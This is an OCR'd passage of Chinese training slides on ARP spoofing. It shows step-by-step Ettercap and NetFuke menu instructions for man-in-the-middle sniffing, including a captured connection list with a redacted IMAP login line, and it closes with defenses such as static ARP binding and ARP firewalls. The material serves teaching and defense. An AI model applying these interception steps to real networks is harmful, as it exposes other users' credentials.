
如图，添加成功！

然后点mitm --- arp posoning， 勾选sniff remote connections:



Ettercap

之后start --- start sniffing开始监听～点view -- connections开始查看连接：




Ettercap

双击链接查看详细信息：

Ettercap

截获到目标主机登录路由器的明文密码：



Ettercap

截获到目标主机登录路由器的明文密码：

```
  192.168.1.106   5499  - 175.6.0.124     3478  U     idle    172
  192.168.1.106   5500  - 175.6.0.124     3478  U     idle    560
  192.168.1.106   1105  - 192.168.1.1     53    U     idle    316
                View Details                    Kill Connection
 GROUP 1 : 192.168.1.106 38:0A:94:72:A1:9F
 GROUP 1 : 192.168.1.108 B0:AA:36:18:E5:E5

 GROUP 2 : 192.168.1.1 A8:15:4D:0F:C5:E8
Starting Unified sniffing...

IMAP : 220.181.12.100:143 -> USER: [redacted]  PASS: [redacted]
```



```
  192.168.1.106   5499  - 175.6.0.124     3478  U     idle    172
  192.168.1.106   5500  - 175.6.0.124     3478  U     idle    560
  192.168.1.106   1105  - 192.168.1.1     53    U     idle    316
                View Details                    Kill Connection
 GROUP 1 : 192.168.1.106 38:0A:94:72:A1:9F
 GROUP 1 : 192.168.1.108 B0:AA:36:18:E5:E5

 GROUP 2 : 192.168.1.1 A8:15:4D:0F:C5:E8
Starting Unified sniffing...

IMAP : 220.181.12.100:143 -> USER: [redacted]  PASS: [redacted]
```

ARP欺骗

- ARP欺骗原理
- Cain
- Ettercap
- NetFuke
- 防御ARP攻击


NetFuke

设置->嗅探设置




NetFuke

设置->ARP欺骗设置



NetFuke

Fuke->开始



ARP欺骗

- ARP欺骗原理
- Cain
- Ettercap
- NetFuke
- 防御ARP攻击

防御ARP攻击

静态绑定

- IP<->MAC
- arp –s IP MAC

ARP防火墙

- 金山ARP防火墙
- Anti ARP Sniffer
- 360 ARP 防火墙

结束

Thank You

顾翔

啄木鸟软件测试培训网

QQ：2025344

微信号：xianggu0625

Email：xianggu625@126.com

网站：www.3testing.com

微信公众号：见二维码